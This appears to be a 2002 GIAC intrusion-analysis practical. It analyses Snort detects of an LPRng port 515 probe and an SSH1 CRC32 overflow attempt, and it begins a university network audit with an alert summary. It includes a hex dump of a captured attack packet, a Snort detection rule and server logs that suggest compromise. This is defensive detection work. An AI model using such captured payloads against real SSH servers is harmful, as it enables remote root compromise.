Some Port 515 activity can be attributed to the Ramen worm as described by Matt Fearnow at the following SANS link. The Ramen worm will try to exploit remote systems using this LPrng vulnerability.

<http://www.sans.org/y2k/012201.htm>

### **Evidence of Active Targeting**

If this host were running LPrng printer services I would think that this would be an example of active targeting. In this case the server was not and therefore I wouldn't expect this exploit to be targeted at this host. I have also never seen any activity from the source address of this attack targeted at target.net. If an attacker had scanned the network before they would have known that this server was not running LPrng and would probably not have chosen this as an attack method.

### **Defensive Recommendations**

First off I would recommend not allowing access to internal servers from the Internet. I don't believe that there is any reason that would justify having port 515 accessible from the net even though this box is in the DMZ. If this server were running LPrng services I would recommend upgrading to version 3.6.24-2 or later for RedHat. There is a complete list for other operating systems at the following link. <http://www.cert.org/advisories/CA-2000-22.html>

### **Severity**

Criticality = 5 This server is a part of the network infrastructure for target.net and is required for business purposes.

Lethality = 5 Any attack that could potentially give an attacker root is considered to be extremely lethal.

System Countermeasures = 5 LPrng was not running on the targeted system.

Network Countermeasure = 1 This server is in the DMZ and is allowed to be accessed from the internet. There are no ACL's in place or rules on the firewall that would prevent this attack.

(Criticality + Lethality) –

(System Countermeasures + Network Countermeasures) = Severity

$$(5 + 5) - (5 + 1) = 4$$

### Multiple Choice Question

The following logs showing a scan for the LPrng port were generated by?

```
Jan 29 17:50:54 host1 snort: [1:0:0] TCP to 515 lpr {TCP}
X.X.186.238:1837 -> X.X.140.157:515
Jan 29 17:50:54 host1 snort: [1:0:0] TCP to 515 lpr {TCP}
X.X.186.238:1837 -> X.X.140.157:515
```

- A) IP Tables
- B) TcpDump
- C) Gauntlet
- D) IP Chains

The answer is D. IP Chains

### Detect 5 - EXPLOIT ssh CRC32 overflow

#### Snort Alerts

```
[**] [1:1327:1] EXPLOIT ssh CRC32 overflow [**]
[Classification: Executable code was detected] [Priority: 1]
01/21-14:53:54.236191 attacker.net.55.4:852 -> target.net.106.224:22
TCP TTL:46 TOS:0x0 ID:13491 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xEF8A007B Ack: 0x8A3AEB88 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 131591045 173629903
[Xref => http://www.securityfocus.com/bid/2347]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144]
```

#### TCPDUMP Output from these alerts

The following packet generated this alert. I have also included the response from the targeted system.

```
Frame 13 (1514 on wire, 1400 captured)
  Arrival Time: Jan 21, 2002 14:53:54.236191000
  Time delta from previous packet: 0.040135000 seconds
  Time relative to first packet: 4.473671000 seconds
  Frame Number: 13
  Packet Length: 1514 bytes
  Capture Length: 1400 bytes
Internet Protocol, Src Addr: attacker.net.55.4 (attacker.net.55.4), Dst
Addr: target.net.106.224 (target.net.106.224)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)
```

```

    .... ..0. = ECN-Capable Transport (ECT): 0
    .... ...0 = ECN-CE: 0
Total Length: 1500
Identification: 0x34b3
Flags: 0x04
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
Fragment offset: 0
Time to live: 46
Protocol: TCP (0x06)
Header checksum: 0x1627 (correct)
Source: attacker.net.55.4 (attacker.net.55.4)
Destination: target.net.106.224 (target.net.106.224)
Transmission Control Protocol, Src Port: 852 (852), Dst Port: 22 (22),
Seq: 4018798715, Ack: 2319117192
Source port: 852 (852)
Destination port: 22 (22)
Sequence number: 4018798715
Next sequence number: 4018800163
Acknowledgement number: 2319117192
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
    0... .... = Congestion Window Reduced (CWR): Not set
    .0.. .... = ECN-Echo: Not set
    ..0. .... = Urgent: Not set
    ...1 .... = Acknowledgment: Set
    .... 1... = Push: Set
    .... .0.. = Reset: Not set
    .... ..0. = Syn: Not set
    .... ...0 = Fin: Not set
Window size: 32120
Checksum: 0x609d
Options: (12 bytes)
    NOP
    NOP
    Time stamp: tsval 131591045, tsecr 173629903
iSCSI (NOP Out)
Opcode: NOP Out (0x00)
    0... .... = X: Not retry
    .0.. .... = I: Queued delivery
Flags: 0x01
    0... .... = P: No poll requested
DataSegmentLength: 0x00001800
LUN: FFFFFFFF00001801
InitiatorTaskTag: 0xffffffff
TargetTransferTag: 0x00001804
CmdSN: 0xffffffff
ExpStatSN: 0x00001805
BufferOffset: 0xffffffff
Payload: FFFFFFFF0000180CFFFFFFFFF0000180D...

00 00 00 00 00 00 01 00 00 0c 1f 38 5b 08 00 45 00 .....8[..E.
10 05 dc 34 b3 40 00 2e 06 16 27 xx xx xx xx xx xx ..4.@....'..7.Aw
20 xx xx 03 54 00 16 ef 8a 00 7b 8a 3a eb 88 80 18 j..T.....{:.:....
30 7d 78 60 9d 00 00 01 01 08 0a 07 d7 eb 85 0a 59 }x`.....Y
40 61 cf 00 01 57 00 00 00 18 00 ff ff ff ff 00 00 a...W.....
50 18 01 ff ff ff ff 00 00 18 04 ff ff ff ff 00 00 .....

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|     |       |                   |       |                   |                |
|-----|-------|-------------------|-------|-------------------|----------------|
| 60  | 18 05 | ff ff ff ff 00 00 | 18 08 | ff ff ff ff 00 00 | .....          |
| 70  | 18 09 | ff ff ff ff 00 00 | 18 0c | ff ff ff ff 00 00 | .....          |
| 80  | 18 0d | ff ff ff ff 00 00 | 18 10 | ff ff ff ff 00 00 | .....          |
| 90  | 18 11 | ff ff ff ff 00 00 | 18 14 | ff ff ff ff 00 00 | .....          |
| a0  | 18 15 | ff ff ff ff 00 00 | 18 18 | ff ff ff ff 00 00 | .....          |
| b0  | 18 19 | ff ff ff ff 00 00 | 18 1c | ff ff ff ff 00 00 | .....          |
| c0  | 18 1d | ff ff ff ff 00 00 | 18 20 | ff ff ff ff 00 00 | .....          |
| d0  | 18 21 | ff ff ff ff 00 00 | 18 24 | ff ff ff ff 00 00 | .!.....\$..... |
| e0  | 18 25 | ff ff ff ff 00 00 | 18 28 | ff ff ff ff 00 00 | .%.....(.....  |
| f0  | 18 29 | ff ff ff ff 00 00 | 18 2c | ff ff ff ff 00 00 | .).....,.....  |
| 100 | 18 2d | ff ff ff ff 00 00 | 18 30 | ff ff ff ff 00 00 | .-.....0.....  |
| 110 | 18 31 | ff ff ff ff 00 00 | 18 34 | ff ff ff ff 00 00 | .1.....4.....  |
| 120 | 18 35 | ff ff ff ff 00 00 | 18 38 | ff ff ff ff 00 00 | .5.....8.....  |
| 130 | 18 39 | ff ff ff ff 00 00 | 18 3c | ff ff ff ff 00 00 | .9.....<.....  |
| 140 | 18 3d | ff ff ff ff 00 00 | 18 40 | ff ff ff ff 00 00 | .=.....@.....  |
| 150 | 18 41 | ff ff ff ff 00 00 | 18 44 | ff ff ff ff 00 00 | .A.....D.....  |
| 160 | 18 45 | ff ff ff ff 00 00 | 18 48 | ff ff ff ff 00 00 | .E.....H.....  |
| 170 | 18 49 | ff ff ff ff 00 00 | 18 4c | ff ff ff ff 00 00 | .I.....L.....  |
| 180 | 18 4d | ff ff ff ff 00 00 | 18 50 | ff ff ff ff 00 00 | .M.....P.....  |
| 190 | 18 51 | ff ff ff ff 00 00 | 18 54 | ff ff ff ff 00 00 | .Q.....T.....  |
| 1a0 | 18 55 | ff ff ff ff 00 00 | 18 58 | ff ff ff ff 00 00 | .U.....X.....  |
| 1b0 | 18 59 | ff ff ff ff 00 00 | 18 5c | ff ff ff ff 00 00 | .Y.....\.....  |
| 1c0 | 18 5d | ff ff ff ff 00 00 | 18 60 | ff ff ff ff 00 00 | .].....`.....  |
| 1d0 | 18 61 | ff ff ff ff 00 00 | 18 64 | ff ff ff ff 00 00 | .a.....d.....  |
| 1e0 | 18 65 | ff ff ff ff 00 00 | 18 68 | ff ff ff ff 00 00 | .e.....h.....  |
| 1f0 | 18 69 | ff ff ff ff 00 00 | 18 6c | ff ff ff ff 00 00 | .i.....l.....  |
| 200 | 18 6d | ff ff ff ff 00 00 | 18 70 | ff ff ff ff 00 00 | .m.....p.....  |
| 210 | 18 71 | ff ff ff ff 00 00 | 18 74 | ff ff ff ff 00 00 | .q.....t.....  |
| 220 | 18 75 | ff ff ff ff 00 00 | 18 78 | ff ff ff ff 00 00 | .u.....x.....  |
| 230 | 18 79 | ff ff ff ff 00 00 | 18 7c | ff ff ff ff 00 00 | .y..... .....  |
| 240 | 18 7d | ff ff ff ff 00 00 | 18 80 | ff ff ff ff 00 00 | .}.....        |
| 250 | 18 81 | ff ff ff ff 00 00 | 18 84 | ff ff ff ff 00 00 | .....          |
| 260 | 18 85 | ff ff ff ff 00 00 | 18 88 | ff ff ff ff 00 00 | .....          |
| 270 | 18 89 | ff ff ff ff 00 00 | 18 8c | ff ff ff ff 00 00 | .....          |
| 280 | 18 8d | ff ff ff ff 00 00 | 18 90 | ff ff ff ff 00 00 | .....          |
| 290 | 18 91 | ff ff ff ff 00 00 | 18 94 | ff ff ff ff 00 00 | .....          |
| 2a0 | 18 95 | ff ff ff ff 00 00 | 18 98 | ff ff ff ff 00 00 | .....          |
| 2b0 | 18 99 | ff ff ff ff 00 00 | 18 9c | ff ff ff ff 00 00 | .....          |
| 2c0 | 18 9d | ff ff ff ff 00 00 | 18 a0 | ff ff ff ff 00 00 | .....          |
| 2d0 | 18 a1 | ff ff ff ff 00 00 | 18 a4 | ff ff ff ff 00 00 | .....          |
| 2e0 | 18 a5 | ff ff ff ff 00 00 | 18 a8 | ff ff ff ff 00 00 | .....          |
| 2f0 | 18 a9 | ff ff ff ff 00 00 | 18 ac | ff ff ff ff 00 00 | .....          |
| 300 | 18 ad | ff ff ff ff 00 00 | 18 b0 | ff ff ff ff 00 00 | .....          |
| 310 | 18 b1 | ff ff ff ff 00 00 | 18 b4 | ff ff ff ff 00 00 | .....          |
| 320 | 18 b5 | ff ff ff ff 00 00 | 18 b8 | ff ff ff ff 00 00 | .....          |
| 330 | 18 b9 | ff ff ff ff 00 00 | 18 bc | ff ff ff ff 00 00 | .....          |
| 340 | 18 bd | ff ff ff ff 00 00 | 18 c0 | ff ff ff ff 00 00 | .....          |
| 350 | 18 c1 | ff ff ff ff 00 00 | 18 c4 | ff ff ff ff 00 00 | .....          |
| 360 | 18 c5 | ff ff ff ff 00 00 | 18 c8 | ff ff ff ff 00 00 | .....          |
| 370 | 18 c9 | ff ff ff ff 00 00 | 18 cc | ff ff ff ff 00 00 | .....          |
| 380 | 18 cd | ff ff ff ff 00 00 | 18 d0 | ff ff ff ff 00 00 | .....          |
| 390 | 18 d1 | ff ff ff ff 00 00 | 18 d4 | ff ff ff ff 00 00 | .....          |
| 3a0 | 18 d5 | ff ff ff ff 00 00 | 18 d8 | ff ff ff ff 00 00 | .....          |
| 3b0 | 18 d9 | ff ff ff ff 00 00 | 18 dc | ff ff ff ff 00 00 | .....          |
| 3c0 | 18 dd | ff ff ff ff 00 00 | 18 e0 | ff ff ff ff 00 00 | .....          |
| 3d0 | 18 e1 | ff ff ff ff 00 00 | 18 e4 | ff ff ff ff 00 00 | .....          |
| 3e0 | 18 e5 | ff ff ff ff 00 00 | 18 e8 | ff ff ff ff 00 00 | .....          |

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3f0 18 e9 ff ff ff ff 00 00 18 ec ff ff ff ff 00 00 .....
400 18 ed ff ff ff ff 00 00 18 f0 ff ff ff ff 00 00 .....
410 18 f1 ff ff ff ff 00 00 18 f4 ff ff ff ff 00 00 .....
420 18 f5 ff ff ff ff 00 00 18 f8 ff ff ff ff 00 00 .....
430 18 f9 ff ff ff ff 00 00 18 fc ff ff ff ff 00 00 .....
440 18 fd ff ff ff ff 00 00 19 00 ff ff ff ff 00 00 .....
450 19 01 ff ff ff ff 00 00 19 04 ff ff ff ff 00 00 .....
460 19 05 ff ff ff ff 00 00 19 08 ff ff ff ff 00 00 .....
470 19 09 ff ff ff ff 00 00 19 0c ff ff ff ff 00 00 .....
480 19 0d ff ff ff ff 00 00 19 10 ff ff ff ff 00 00 .....
490 19 11 ff ff ff ff 00 00 19 14 ff ff ff ff 00 00 .....
4a0 19 15 ff ff ff ff 00 00 19 18 ff ff ff ff 00 00 .....
4b0 19 19 ff ff ff ff 00 00 19 1c ff ff ff ff 00 00 .....
4c0 19 1d ff ff ff ff 00 00 19 20 ff ff ff ff 00 00 .....
4d0 19 21 ff ff ff ff 00 00 19 24 ff ff ff ff 00 00 .!......$......
4e0 19 25 ff ff ff ff 00 00 19 28 ff ff ff ff 00 00 .%......(......
4f0 19 29 ff ff ff ff 00 00 19 2c ff ff ff ff 00 00 .).....,.....
500 19 2d ff ff ff ff 00 00 19 30 ff ff ff ff 00 00 .-.....0.....
510 19 31 ff ff ff ff 00 00 19 34 ff ff ff ff 00 00 .1.....4.....
520 19 35 ff ff ff ff 00 00 19 38 ff ff ff ff 00 00 .5.....8.....
530 19 39 ff ff ff ff 00 00 19 3c ff ff ff ff 00 00 .9.....<.....
540 19 3d ff ff ff ff 00 00 19 40 ff ff ff ff 00 00 .=.....@.....
550 19 41 ff ff ff ff 00 00 19 44 ff ff ff ff 00 00 .A.....D.....
560 19 45 ff ff ff ff 00 00 19 48 ff ff ff ff 00 00 .E.....H.....
570 19 49 ff ff ff ff 00 00 .....

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## The Response

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Frame 14 (66 on wire, 66 captured)
  Arrival Time: Jan 21, 2002 14:53:54.236785000
  Time delta from previous packet: 0.000594000 seconds
  Time relative to first packet: 4.474265000 seconds
  Frame Number: 14
  Packet Length: 66 bytes
  Capture Length: 66 bytes
  Internet Protocol, Src Addr: target.net.106.224 (target.net.106.224),
  Dst Addr: attacker.net.55.4 (attacker.net.55.4)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)
    .... ..0. = ECN-Capable Transport (ECT): 0
    .... ...0 = ECN-CE: 0
  Total Length: 52
  Identification: 0x0000
  Flags: 0x04
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0x3e82 (correct)
  Source: target.net.106.226 (target.net.106.226)
  Destination: attacker.net.55.4 (attacker.net.55.4)
  Transmission Control Protocol, Src Port: 22 (22), Dst Port: 852 (852),
  Seq: 2319117192, Ack: 4018800163
  Source port: 22 (22)

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Destination port: 852 (852)
Sequence number: 2319117192
Acknowledgement number: 4018800163
Header length: 32 bytes
Flags: 0x0010 (ACK)
  0... .... = Congestion Window Reduced (CWR): Not set
  .0.. .... = ECN-Echo: Not set
  ..0. .... = Urgent: Not set
  ...1 .... = Acknowledgment: Set
  .... 0... = Push: Not set
  .... .0.. = Reset: Not set
  .... ..0. = Syn: Not set
  .... ...0 = Fin: Not set
Window size: 8688
Checksum: 0x89b5 (correct)
Options: (12 bytes)
  NOP
  NOP
  Time stamp: tsval 173630020, tsecr 131591045

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00 00 60 08 16 93 25 00 00 00 00 00 00 08 00 45 00  .`...%.....E.
10 00 34 00 00 40 00 40 06 3e 82 xx xx 6a e2 xx xx  .4..@.@.>.Awj...
20 37 04 00 16 03 54 8a 3a eb 88 ef 8a 06 23 80 10  7....T.:.....#..
30 21 f0 89 b5 00 00 01 01 08 0a 0a 59 62 44 07 d7  !.....YbD..
40 eb 85

```

The following logs were found in /var/log/messages of the attacked host. Note the time difference is because the system clocks were not in sync. NTP would be very useful for this purpose because when doing analysis detect times are very critical.

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Jan 21 15:04:20 Natasha PAM_pwd[2538]: (sshd) session opened for user
root by (uid=0)
Jan 21 15:05:00 Natasha sshd[2510]: fatal: Timeout before
authentication for 24.229.55.4.
Jan 21 15:10:40 Natasha sshd[2526]: fatal: Timeout before
authentication for 24.229.55.4.
Jan 21 15:39:41 Natasha sshd[565]: Generating new 768 bit RSA key.
Jan 21 15:39:42 Natasha sshd[565]: RSA key generation complete.
Jan 21 15:44:20 Natasha sshd[2699]: Disconnecting: Corrupted check
bytes on input.
Jan 21 15:46:26 Natasha sshd[2700]: Disconnecting: Corrupted check
bytes on input.
Jan 21 16:39:42 Natasha sshd[565]: Generating new 768 bit RSA key.
Jan 21 16:39:43 Natasha sshd[565]: RSA key generation complete.
Jan 21 16:40:34 Natasha sshd[2882]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:41:05 Natasha sshd[2883]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:42:52 Natasha sshd[2890]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:43:30 Natasha sshd[2893]: Disconnecting: crc32 compensation
attack: network attack detected
<SNIP>
Jan 21 16:54:23 Natasha sshd[2924]: Disconnecting: crc32 compensation
attack: network attack detected

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Jan 21 16:54:53 Natasha sshd[2925]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:56:38 Natasha sshd[2927]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:57:27 Natasha sshd[2932]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:57:49 Natasha sshd[2933]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 16:59:00 Natasha sshd[2934]: Disconnecting: crc32 compensation
attack: network attack detected
Jan 21 17:02:18 Natasha sshd[2940]: Disconnecting: Corrupted check
bytes on input.
Jan 21 17:02:47 Natasha sshd[2937]: Disconnecting: crc32 compensation
attack: network attack detected
```

### Source of Trace

This trace came from a network that I have access to.

### Detect was generated by

These alerts were generated by snort version 1.8.3 running with the full rule set available at [www.snort.org](http://www.snort.org). This alert was generated by the following snort rule.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT ssh CRC3
2 overflow"; flags:A+; content:"|00 01 57 00 00 00 18|"; offset:0;
depth:7; cont
ent:"|FF FF FF FF 00 00|"; offset:8; depth:14; reference:bugtraq,2347;
reference
:cve,CVE-2001-0144; classtype:shellcode-detect; sid:1327; rev:1;)
```

The raw packet data was gathered from a host outside the firewall running tcpdump and logging to a repository. I grabbed the tcpdump output after I found these alerts and wrote several filters and then loaded that into ethereal and saved the output to a text file because it is easier to read.

### Probability the source address was spoofed

I don't believe that the source addresses were spoofed because in order for this attack to be successful a three-way handshake must take place. Another reason the source address is most likely not spoofed is that the attacker is attempting to issue commands on the system that will allow him access. An ideal command would be bin/sh that could enable the attacker to gain a remote shell. If he spoofed his source address the shell would never be returned to him.

### Attack Description

This attack was target at a sever in the DMZ that was running a vulnerable version of SSH. I believe that this attack may have been successful because of the messages I saw in /var/messages. The following cert advisory states, "In reports received by the CERT/CC, systems compromised via this vulnerability have exhibited the following pattern in system log messages:



```
hostname sshd[xxx]: Disconnecting: Corrupted check bytes on
input.
hostname sshd[xxx]: Disconnecting: crc32 compensation attack:
network attack detected
hostname sshd[xxx]: Disconnecting: crc32 compensation attack:
network attack detected”
http://www.cert.org/advisories/CA-2001-35.html
```

These logs look very similar to the logs I found on my host.

```
Jan 21 15:44:20 Natasha sshd[2699]: Disconnecting: Corrupted
check bytes on input.
Jan 21 15:46:26 Natasha sshd[2700]: Disconnecting: Corrupted
check bytes on input.
Jan 21 16:39:42 Natasha sshd[565]: Generating new 768 bit RSA
key.
Jan 21 16:39:43 Natasha sshd[565]: RSA key generation complete.
Jan 21 16:40:34 Natasha sshd[2882]: Disconnecting: crc32
compensation attack: network attack detected
    Jan 21 16:41:05 Natasha sshd[2883]: Disconnecting: crc32
compensation
```

The CVE reference for this vulnerability is CVE-2001-0144 and is available at <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=EXPLOIT+ssh+CRC32+overflow>+ CVE states “CORE SDI SSH1 CRC-32 compensation attack detector allows remote attackers to execute arbitrary commands on an SSH server or client via an integer overflow.”

### Attack Mechanism

SSH is a widely used client-server application for authentication and encryption of network communications it is a more secure replacement for applications such as telnet and rlogin. In 1998 a design flaw in the SSH1 protocol was discovered that could lead an attacker to inject malicious packets into an SSH encrypted stream that would allow execution of arbitrary commands on either client or server. They couldn't fix the problem without breaking the protocol so they introduced a way to detect the attack. They introduced a file called deattack.c but a vulnerability existed in this file.

“There is a remote integer overflow vulnerability in several implementations of the SSH1 protocol. This vulnerability is located in a segment of code that was introduced to defend against exploitation of CRC32 weaknesses in the SSH1 protocol (see [VU#13877](#)). The attack detection function (detect\_attack, located in deattack.c) makes use of a dynamically allocated hash table to store connection information that is then examined to detect and respond to CRC32 attacks. By sending a crafted SSH1 packet to an affected host, an attacker can cause the SSH daemon to create a hash table with a size of zero. When the detection function then attempts to hash values into the null-sized hash table, these values can be used to modify the return address of the function call, thus causing the program to execute arbitrary code with the privileges of the SSH daemon, typically root.”

This description of the SSH vulnerability is from the cert advisory located at the following link. <http://www.kb.cert.org/vuls/id/945216>



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.....  
.....  
.....1...p}.@

I also found log messages similar to mine reported by Johan Augustsson at the following link. <http://archives.unixtech.be/arch055/3451.html>

```
> > > Nov 25 11:37:40 ns sshd[10994]: Disconnecting: crc32 compensation
> > > attack:
> > > network attack detected
> > > Nov 25 11:37:48 ns sshd[11006]: Disconnecting: Corrupted check bytes on
> > > input.
> > > Nov 25 11:37:53 ns sshd[11013]: Disconnecting: Corrupted check bytes on
> > > input.
> > > Nov 25 11:37:54 ns sshd[11014]: Disconnecting: Corrupted check bytes on
> > > input.
```

You may also want to look at the following link containing a write up this attack by Dave Dittrich. [dittrich@cac.washington.edu](mailto:dittrich@cac.washington.edu)  
<http://lists.bikkel.org/archive/whitehat/Week-of-Mon-20011105/000215.html>

### **Evidence of Active Targeting**

This was more than likely active targeting. The fact that the attacker knew that particular server was running SSH was not a coincidence. They used an SSH exploit which infers that they knew the host was running SSH and that the host was accessible. I would like to go back and review the scan logs to see if any scans came from this attacker prior to the attack. A scan originating from this attacker in the weeks prior would be concrete evidence of active targeting.

### **Severity**

Criticality = 4 This server is used as part of the business infrastructure and causes many interruptions when it is down. It is not a mail server or DNS, but from this system an attacker may be able to access other systems with information he could gather.

Lethality = 5 Any attack that gives an attacker root on one of my network devices is considered to be extremely lethal.


System Countermeasures = 0 The targeted host was running a version of OpenSSH prior to version 2.3.0 where the problem was addressed.

Network Countermeasure = 0 This server is in the DMZ and is allowed to be accessed from the internet. There are no ACL's in place or rules on the firewall that would prevent this attack.



## Assignment 3 “Analyze This”

# GIAC University



This is the assumed topology of the GIAC University Network. All assumptions here were based on traffic that was seen in the supplied Alert, Scan, and OOS data files. If there are services that I have represented here which are actually not running on these servers than further investigation is necessary.

### Executive Summary

I have been hired to conduct a security audit for the GIAC University Network. I was supplied with five days worth of data ranging from Snort Alerts to Scan Logs and OOS events. The date range I analyzed was from 1-4-02 through 1-8-02. I received the following files:

| Snort Alert     | OOS               | SCAN            |
|-----------------|-------------------|-----------------|
| alert.020104.gz | oos_Jan.4.2002.gz | scans.020104.gz |
| alert.020105.gz | oos_Jan.5.2002.gz | scans.020105.gz |
| alert.020106.gz | oos_Jan.6.2002.gz | scans.020106.gz |
| alert.020107.gz | oos_Jan.7.2002.gz | scans.020107.gz |
| alert.020108.gz | oos_Jan.8.2002.gz | scans.020108.gz |

For this analysis I have converted all the MY.NET addresses to the 10.0. address space. I needed to do this conversion for my queries and reports to work properly. From this point

on I will not reference MY.NET and all references will be made to 10.0.X.X addresses. Included in my report you will find analysis of the top 20 alerts reported for the specified time range, including a description of each and defensive recommendations. You will also find a top talkers summary for each of the data sets along with who is information for those hosts. In the last section I have included a link graph that displays all traffic to and from a host that I believe to have been compromised. I have also indicated throughout the report any hosts that I feel should be investigated further to confirm whether or not they have been compromised.

## Alert Summary

This Report represents the Unique Alerts that were reported from snort. I have excluded the Scans and the ICMP traffic that I didn't find to be an indication of any compromised system. Following this report I have included a description of the top 20 alerts and defensive recommendations for each. Followed by any external correlations I could find on either the external source or target addresses.

| Count of Distinct Alerts Excluding Scans and ICMP |                     |              |              |
|---|---------------------|--------------|--------------|
| Event Name  | count of Event Name | Distinct SRC | Distinct TGT |
| connect to 515 from inside                        | 19538               | 38           | 2            |
| spp_http_decode: IIS Unicode attack detected      | 17315               | 64           | 259          |
| SNMP public access                                | 11554               | 14           | 136          |
| MISC Large UDP Packet                             | 8660                | 9            | 7            |
| INFO - ICQ Access                                 | 1910                | 2            | 42           |
| INFO MSN IM Chat data                             | 1827                | 47           | 49           |
| High port 65535 udp - possible Red Worm - traffic | 1209                | 21           | 76           |
| SMB Name Wildcard                                 | 908                 | 32           | 25           |
| Watchlist 000220 IL-ISDNNET-990517                | 307                 | 4            | 6            |
| FTP DoS ftpd globbing                             | 189                 | 3            | 2            |
| WEB-MISC Attempt to execute cmd                   | 153                 | 12           | 5            |
| WEB-CGI scriptalias access                        | 96                  | 1            | 1            |
| spp_http_decode: CGI Null Byte attack detected    | 96                  | 1            | 1            |
| EXPLOIT x86 NOOP                                  | 82                  | 3            | 3            |
| OOS Event   | 64                  | 14           | 6            |
| Possible trojan server activity                   | 48                  | 7            | 7            |
| TCP SRC and DST outside network                   | 37                  | 9            | 5            |
| INFO FTP anonymous FTP                            | 21                  | 6            | 2            |
| Incomplete Packet Fragments Discarded             | 17                  | 3            | 3            |
| High port 65535 tcp - possible Red Worm - traffic | 13                  | 4            | 4            |
| WEB-MISC 403 Forbidden                            | 13                  | 1            | 10           |
| FTP passwd attempt                                | 12                  | 1            | 2            |
| WEB-IIS _vti_inf access                           | 11                  | 7            | 1            |
| WEB-FRONTPAGE _vti_rpc access                     | 10                  | 6            | 1            |
| EXPLOIT x86 setuid 0                              | 9                   | 6            | 6            |
| INFO Inbound GNUTella Connect accept              | 9                   | 2            | 9            |
| WEB-IIS view source via translate header          | 9                   | 2            | 1            |

|   |   |   |   |
|---|---|---|---|
| INFO Possible IRC Access                                    | 7 | 3 | 3 |
| IDS552/web-iis_IIS ISAPI Overflow ida nosize                | 6 | 6 | 5 |
| Back Orifice  | 5 | 3 | 4 |
| INFO Inbound GNUTella Connect request                       | 5 | 4 | 2 |
| WEB-CGI formmail access                                     | 5 | 5 | 1 |
| EXPLOIT x86 setgid 0  | 5 | 4 | 5 |
| EXPLOIT NTPDX buffer overflow                               | 4 | 2 | 2 |
| NMAP TCP ping!  | 4 | 2 | 2 |
| Port 55850 udp - Possible myserver activity - ref. 010313-1 | 4 | 1 | 2 |
| Watchlist 000222 NET-NCFC                                   | 4 | 1 | 1 |
| Tiny Fragments - Possible Hostile Activity                  | 4 | 2 | 1 |
| Attempted Sun RPC high port access                          | 3 | 2 | 3 |
| EXPLOIT x86 stealth noop                                    | 3 | 2 | 2 |
| WEB-IIS Unauthorized IP Access Attempt                      | 3 | 1 | 2 |
| INFO Napster Client Data                                    | 3 | 1 | 2 |
| MISC traceroute   | 3 | 2 | 2 |
| INFO Outbound GNUTella Connect accept                       | 2 | 2 | 2 |
| WEB-MISC compaq nsight directory traversal                  | 2 | 1 | 1 |
| SUNRPC highport access!                                     | 2 | 2 | 2 |
| FTP CWD - possible warez site                               | 1 | 1 | 1 |
| TFTP - External UDP connection to internal tftp server      | 1 | 1 | 1 |
| x86 NOOP - unicode BUFFER OVERFLOW ATTACK                   | 1 | 1 | 1 |
| X11 outgoing  | 1 | 1 | 1 |
| WEB-CGI redirect access                                     | 1 | 1 | 1 |
| TFTP - Internal UDP connection to external tftp server      | 1 | 1 | 1 |
| Queso fingerprint   | 1 | 1 | 1 |

## Connect to 515 from Inside

| Event Name                 | count of Event Name | Distinct SRC | Distinct TGT |
|----------------------------|---------------------|--------------|--------------|
| Connect to 515 from inside | 19538               | 38           | 2            |

### ➤ Brief Alert Description

Port 515 is LPRng service which is basically a printer service. There have been several vulnerabilities published which target particular versions of this service. The vulnerability is explained in the following quote from a SANS security advisory. “The vulnerability is due to incorrect usage of the syslog (3) function. Local and remote users can send string-formatting operators to the printer daemon to corrupt the daemon's execution, potentially gaining root access.”

<http://www.sans.org/newlook/alerts/port515.htm>

